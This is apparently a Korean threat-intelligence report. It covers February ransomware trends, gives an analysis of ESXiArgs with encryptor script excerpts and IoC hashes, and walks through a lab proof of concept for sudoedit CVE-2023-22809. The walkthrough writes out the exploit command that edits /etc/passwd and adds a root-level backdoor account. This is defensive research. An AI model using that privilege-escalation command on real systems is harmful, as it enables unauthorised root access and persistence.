
Stop, Chaos 랜섬웨어의 변종이 다수 출현하고 있으며 DarkBit, Medusa, ESXiArgs, Nevada, DoDo, Kangaroo, 726, Exfiltrator-22 랜섬웨어가 새로 발견되고 있다. DarkBit, Medusa 랜섬웨어는 다크웹을 통해 데이터를 유출하여 이중 협박 전략을 사용하는 그룹으로 확인된다. 특히 Medusa 랜섬웨어는 신규 그룹임에도 불구하고 다크웹을 통해 총 19 건의 희생자를 게시하는 등 다수의 피해를 입히고 있다. 또한 리눅스와 ESXi 서버를 대상으로 ESXiArgs, Nevada 랜섬웨어의 대규모 공격 사례 및 Royal 랜섬웨어의 리눅스 변종이 발견되는 등 전 세계적으로 대규모 피해 사례가 지속적으로 발생하고 있어 새로운 위협에 대한 특별한 주의가 필요하다.

Top5 랜섬웨어

지난 2 월 랜섬웨어 피해 건수를 확인해보면, 기존 랜섬웨어 그룹 중 LockBit 랜섬웨어 그룹의 공격은 한달 간 총 134 건으로 확인된다. 이는 전월 대비 큰 폭으로 증가한 수치로 타 랜섬웨어 그룹과 비교해도 월등히 높다. 또한 전월 대비 가장 큰 폭으로 희생자를 증가시켜 서비스형 랜섬웨어 중 가장 큰 위협이 되고 있다.

Top5 랜섬웨어를 분석해보면 대부분의 랜섬웨어 공격은 여전히 제조, 서비스 산업에 집중되고 있다. 특히 BlackCat(Alphv), Bianlian 랜섬웨어 그룹은 제조, 서비스와 더불어 은행/금융과 의료/제약/복지 산업을 대상으로 높은 공격 횟수를 보였다.

Top5 를 비롯해 2 월 한달 간 활동한 랜섬웨어의 희생자가 속한 국가를 살펴보면 주로 미국을 타깃으로 한 공격 사례가 가장 많은 것으로 확인되고 있으며, 이외에는 불특정 국가를 대상으로 공격이 분포되어 있다.



■ 랜섬웨어 집중 포커스

ESXiArgs 랜섬웨어

2 월 초 CERT-FR(French Computer Emergency Response Team)에 의해 ESXi 서버를 대상으로 한 랜섬웨어 공격이 발견되었다. 해당 공격은 ESXi 의 CVE-2021-21974 취약점을 이용하여 이루어졌으며 2021 년 2 월 VMVMware 는 해당 취약점을 수정한 패치를 배포하였다. 하지만 여전히 패치를 적용하지 않은 취약한 ESXi 서버가 다수 존재하여 대규모 감염 사례가 발생하고 있으며, Shodan, Censys 와 같은 오픈 검색 서비스를 이용하여 손쉽게 검색이 가능해 공격자들은 이러한 정보를 수집해 공격에 활용하였다. 현재까지 밝혀진 사항을 살펴보면 CVE-2021-21974 취약점 외에도 CVE-2022-31699[11], CVE-2020-3992[12] 등 다양한 취약점을 사용했을 가능성을 배제할 수는 없다.

ESXiArgs 랜섬웨어는 Sosemanuk 암호화 알고리즘을 사용해 파일을 암호화하는데 해당 알고리즘은 리눅스를 대상으로 제작된 CheersCrypt, PrideLocker, Yanluowang 랜섬웨어에서 발견된 이력이 있으며, Babuk 랜섬웨어 코드 유출 이후 파생된 일부 랜섬웨어에서 사용하고 있어 Babuk 랜섬웨어를 기반으로 작성한 것으로 추정된다.

[11] VMware ESXi OpenSLP 에서 발생하는 힙 오버플로우 취약점

[12] VMware ESXi OpenSLP 에서 Use-after-free 로 인해 발생하는 원격코드 실행 취약점

ESXiArgs


암호화

encrypt.sh (ELF encryrptor loader) -----call-----> encrypt (ELF encryptor)

```
"usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>]");
"       enc_step    -   number of MB to skip while encryption");
"       enc_size    -   number of MB in encryption block");
"       file_size   -   file size in bytes (for sparse files)\n");
```

암호화 키

Sosemanuk 스트림 암호화를 사용하여 파일 암호화 후 RSA 공용키로 보호하여 파일 끝에 추가



암호화 대상

.vmdk .vmx .vmxf .vmsd .vmsn .vswp .vmss .vmem .nvram

업데이트

파일 크기에 따라 암호화를 제외하는 부분이 증가하여 CISA에서 이를 이용한 설정 파일 복구 방안 제시
공격자는 이를 확인 후 1MB만 Skip 하도록 업데이트

```
size_kb=$(du -k $file_e | awk '{print $1}')
if [[ $size_kb -eq 0 ]]; then
  size_kb=1
fi
size_step=0
if [[ $(($size_kb/1024)) -gt 128 ]]; then
  size_step=$((($size_kb/1024/100)-1))
fi
```


```
size_kb=$(du -k $file_e | awk '{print $1}')
if [[ $size_kb -eq 0 ]]; then
  size_kb=1
fi
size_step=1
```

특징

- Sosemanuk 알고리즘
- 암호화 키 보호 (RSA)
- 부분 암호화
- 로그, 공격에 사용된 파일, 백업, 스케줄러, 네트워크 흔적 삭제
- vmtools.py 파이썬 스크립트 백도어
- ESXi 취약점

ESXiArgs 랜섬웨어 전략

infosec



ESXiArgs 랜섬웨어는 공개된 정보를 통해 ESXi 서버 중 취약한 서버를 대상으로 공격을 시도한다. 오픈 검색 서비스를 통해 ESXi 서버를 검색 후 패치 되지 않은 서버에 대해 원격 코드 실행 혹은 인증 우회 취약점 등을 이용하여 최초 침투를 시도한다. Shell script 와 ELF 파일을 통해 암호화 대상을 선정 후 Sosemanuk 알고리즘을 이용해 암호화하고 사용된 암호화 키는 RSA 공개키로 암호화하여 보호하는 전략을 사용하였다.

해당 랜섬웨어는 빠르게 암호화를 수행하기 위해 파일의 일부분만 암호화하는 부분 암호화 전략을 사용하는데 파일의 크기가 크면 클수록 암호화하지 않는 부분이 증가한다. 특히 가상 환경 특성상 큰 파일이 다수 존재하기 때문에 CISA 에서는 환경 설정 복구를 통해 정상 구동 시킬 수 있는 스크립트를 공개했다. 이러한 부분 암호화에 대한 이슈가 발생하자 공격자는 즉시 대응하여 Shell script 를 수정 후 공격에 사용하였다. ESXiArgs 랜섬웨어의 배후 공격자는 모니터링을 통해 빠르게 대응하고 있음을 알 수 있으며, 즉각 대응이 어려운 늦은 밤 시간을 노려 취약한 서버를 대상으로 대규모 공격을 주기적으로 수행하고 있다.

ESXiArgs 랜섬웨어가 발견된 서버에서 Python 으로 작성된 백도어 또한 발견되었다. 해당 백도어는 전송된 명령어를 수행하거나 Reverse shell[13]을 실행하여 지정한 호스트와 포트로 연결한다. 즉, 지속 실행되는 것이 아니라 모든 암호화 작업이 끝나면 로그 파일, 백업 파일, 공격에 사용한 흔적 등과 함께 삭제하여 탐지를 회피하기 위한 전략을 사용한다.


마지막으로 ESXiArgs 랜섬웨어는 다크웹 사이트를 운영하지 않으며 비트코인 주소와 Tox Chat[14] ID 를 제공하여 연락하도록 안내하고 있다. 정교한 공격을 수행하는 전략보다 알려진 취약점을 이용해 패치 되지 않은 서버를 공략하는 쉬운 접근 방법을 사용하고 있다. 또한 유출된 Babuk 랜섬웨어를 기반으로 작성한 랜섬웨어로 추정되는 점과 이중 협박 전략을 사용하지 않는 점 등을 고려해 봤을 때, 불특정 다수를 노려 많은 감염 서버를 확보 후 금전적 이익을 취하는 전략을 선택한 것으로 보인다.

알려진 취약점을 이용하여 공격을 시도하는 만큼 VMware ESXi 서버를 사용하고 있다면 최신 버전의 패치를 적용하고, SLP 서비스를 사용하지 않도록 적용해야 한다. 아울러 외부에 노출되지 않도록 ESXi 서버에 대한 조치가 필요하다.

[13] 타깃이 수신 상태를 유지하고 공격자가 타깃으로 접속하는 형태

[14] 단대단 암호화를 지원하는 메신저

■ IoC


Indicator Of Compromise
ESXiArgs : SHA256
5A9448964178A7AD3E8AC509C06762E418280C864C1D3C2C4230422DF2C66722
E0A34A4BF92FBA4E075CC6488B8E540B87CD163118BDEF789149C60F7D5370F5
10C3B6B03A9BF105D264A8E7F30DCAB0A6C59A414529B0AF0A6BD9F1D2984459
11B1B2375D9D840912CFD1F0D0D04D93ED0CDDB0AE4DDB550A5B62CD044D6B66
773D147A031D8EF06EE8EC20B614A4FD9733668EFEB2B05AA03E36BAAF082878
AE4B7284A9538C66432F02097C3DE14E2253D16B6602C4694753468BC14D7D28
C13A5BFB4BDDFB1B7CE2FA3E6AE4745566490B50B58E3FF1E57C1D1C2F696760
EE1F73140605BC1475792E4B26102CAA2B2EF838590F9F73A1E4A39FEDA72634
DA208729C4560E5A166A5D50690C47D38998CA9DACB797E79774A134806FBF9C
E1D2D6CBA7DCC0D87884E9CFDF1A5141DD7649CB8958133FB9BD0659B377ED6E
File Name
encrypt : ELF file encryptor
encrypt.sh : ELF file encryptor loader
vmware.py, vmtools.py : python script backdoor
public.pem : RSA public key
motd, index.html : ransomnote

■ 참고 사이트

URL: https://www.cisa.gov/uscert/ncas/alerts/aa23-039a

URL: https://www.vmware.com/security/advisories/VMSA-2021-0002.html

URL: https://www.vmware.com/security/advisories/VMSA-2022-0030.html

URL: https://www.vmware.com/security/advisories/VMSA-2020-0023.html

URL: https://www.bleepingcomputer.com/news/security/massive-esxiargs-ransomware-attack-targets-vmware-esxi-servers-worldwide/

URL: https://www.bleepingcomputer.com/news/security/new-esxiargs-ransomware-version-prevents-vmware-esxi-recovery/

URL: https://www.sentinelone.com/labs/cl0p-ransomware-targets-linux-systems-with-flawed-encryption-decryptor-available/

URL: https://www.bleepingcomputer.com/news/security/clop-ransomware-claims-it-breached-130-orgs-using-goanywhere-zero-day/

URL: https://www.bleepingcomputer.com/news/security/new-mortalkombat-ransomware-targets-systems-in-the-us/

URL: https://therecord.media/tonga-is-the-latest-pacific-island-nation-hit-with-ransomware/

URL: https://www.bleepingcomputer.com/news/security/north-korean-ransomware-attacks-on-healthcare-fund-govt-operations/

URL: https://www.bleepingcomputer.com/news/security/us-and-uk-sanction-trickbot-and-conti-ransomware-operation-members/

URL: https://www.bleepingcomputer.com/news/security/linux-version-of-royal-ransomware-targets-vmware-esxi-servers/

URL: https://www.bleepingcomputer.com/news/security/new-nevada-ransomware-targets-windows-and-vmware-esxi-systems/

URL: https://www.bleepingcomputer.com/news/security/new-exfiltrator-22-post-exploitation-kit-linked-to-lockbit-ransomware/

URL: https://www.bleepingcomputer.com/news/security/new-mortalkombat-ransomware-decryptor-recovers-your-files-for-free/

sudoedit 을 악용한 임의의 파일 쓰기 취약점(CVE-2023-22809)

■ 취약점 개요

2023 년 1 월, 특정 사용자의 권한으로 명령어를 실행할 수 있는 프로그램 sudo[15] 에서 임의의 파일을 편집할 수 있는 취약점이 발견됐다.

CVE-2023-22809 는 sudo 계열 명령어 중 파일 내용 수정을 담당하는 sudoedit 명령에서 발생한다. 사용자는 sudoedit 명령을 이용하여 관리자 권한으로 원하는 편집기를 열어 관리자가 허용한 문서 내용을 수정할 수 있다. 이때, 사용자 환경 변수의 인자를 처리하는 방식에서 검증이 미흡하여 "--" 인자 뒤의 모든 문자를 편집 대상 파일로 취급하기 때문에 취약점이 발생한다. 이 취약점을 활용하면 내부의 악의적인 사용자는 편집이 허용된 파일뿐만 아니라 임의의 파일을 편집해 시스템 설정 파일을 변경하거나, 루트 권한으로 상승이 가능하다.

NAC[16]나 DRM[17] 등의 솔루션을 운영하는 서버에서 해당 취약점이 발생될 경우 설정 파일 변경을 통해 핵심 솔루션들이 무력화될 수 있으므로 보안 담당자들의 각별한 주의가 필요하다.

■ 영향 받는 소프트웨어 버전

CVE-2023-22809 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
sudo	1.8.0~1.9.12p

※ 1.8.0 이전의 sudo 버전은 인자 처리 방식이 달라 영향을 받지 않는다.

15 sudo(su “do”)는 시스템 관리자가 권한을 위임하여 특정 사용자가 다른 사용자의 권한으로 명령을 실행할 수 있는 프로그램이다. 루트 계정의 패스워드를 공유하지 않아도 된다는 보안적인 장점과 플러그인 sudoers 을 통해 정책 수정이 용이하다는 편의성으로 다수의 이용자가 존재하는 서버에서 활용한다.

16 NAC(Network Access Control, 네트워크접근통제)는 기업의 네트워크에 접속하는 다양한 기기의 단말 정보를 수집·식별·인증·통제하는 네트워크 보안 서비스이다.

17 DRM(Digital Rights Management, 디지털 저작권 관리)은 기업의 디지털 정보 자산의 유출 방지를 위해 허용되지 않은 접근 및 불법 복제를 제한하는 서비스이다.

■ 공격 시나리오

CVE-2023-22809를 이용한 공격 시나리오는 다음과 같다.




그림 1. 공격 시나리오

① 공격자는 취약한 서버 탐색 및 sudoers에 등록된 계정을 탈취한다.
② 공격자는 CVE-2023-22809 취약점을 이용해 허용된 파일 이외의 임의 파일(/etc/passwd)을 수정해 백도어를 생성한다.
③ 공격자는 백도어를 통해 PC 제어권을 탈취한다.
④ 공격자는 사용자의 중요 정보를 지속해서 획득할 수 있다.

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-22809의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 20.04.5 LTS Sudo version 1.8.31 Sudoers policy plugin version 1.8.31 Sudoers file grammar version 46 Sudoers I/O plugin version 1.8.31

※ Sudo 1.8.31 버전은 Ubuntu 20.04.5 LTS에 기본으로 내장되어 있는 버전이다.

■ 취약점 테스트

Step 1. 서버 정책 정보

테스트를 위해 설정한 디렉터리 및 파일 권한은 다음과 같다. eqstlab 그룹에 속한 사용자는 root 권한이 없기 때문에 Insight 파일을 변경할 수 없다.

이름	정보
rootDir	읽기만 가능한 root 소유의 디렉터리
Insight	root 사용자만 읽기/쓰기/실행이 가능한 파일

표 1. rootDir 디렉터리와 Insight 파일 권한

ls -al 를 통한 파일 확인 결과는 다음과 같다.

```
root@ubuntu:/home/ubuntu# ls -al /var/tmp | grep rootDir
dr--------  2 root root 4096 Feb 27 21:14 rootDir
root@ubuntu:/home/ubuntu# ls -al /var/tmp/rootDir/ | grep Insight
-rwx------  1 root root   24 Feb 27 01:42 Insight
```

그림 2. 파일 확인

eqstlab 그룹에 속한 eqstlab_user 의 정보는 다음과 같다.

```
$ id
uid=1001(eqstlab_user) gid=1001(eqstlab) groups=1001(eqstlab)
$
```

eqstlab 그룹에 속한 eqstlab_user 정보

그림 3. eqstlab_user 정보

서버 관리자는 eqstlab 그룹의 유저인 eqstlab_user 가 sudoedit 명령을 통해 Insight 파일을 수정 가능하도록 설정한다. 설정 값이 포함된 /etc/sudoers 의 파일 내용은 아래와 같다.

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
%eqstlab ALL=(ALL:ALL) sudoedit /var/tmp/rootDir/Insight
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

그림 4. /etc/sudoers 설정 파일

Step 2. PoC 테스트

※ 공격 시 sudoedit 의 취약점을 활용하므로 sudoedit 으로 수정 가능한 Insight 파일이 필요하며, 이를 이용하여 접근 불가능한 파일을 수정할 수 있다.

Step 1) eqstlab_user 사용자는 sudoedit 명령을 통해 서버 관리자가 허용한 Insight 파일 편집이 가능함을 확인

명령어	$ sudoedit /var/tmp/rootDir/Insight

sudo -e: sudo 프로그램에서 편집을 수행하는 옵션으로 edit 을 의미하며 sudoedit 과 동일한 기능을 한다.




그림 5. sudoedit 활용 Insight 파일 수정 가능함 확인

Step 2) sudoedit 을 활용해 수정 권한이 없는 /etc/passwd 파일 수정 시도




그림 6. 권한 부족으로 인한 /etc/passwd 파일 수정 실패

Step 3) "--" 삽입을 통해 임의 파일 수정이 가능한 취약점을 이용하여 수정 불가능한 /etc/passwd 파일 수정 후 uid=0(root 권한)을 가진 EQSTLabBackdoor 백도어 계정을 생성

명령어	$ EDITOR='편집기 -- **[임의 파일]**' sudoedit **[허용 파일]** $ **EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight** 편집기 실행 후 /etc/passwd 파일에 EQSTLabBackdoor::0:0:/root:/bin/sh 입력 [계정 이름]:[패스워드]:[uid][guid]:[홈 디렉터리]:[쉘 주소]

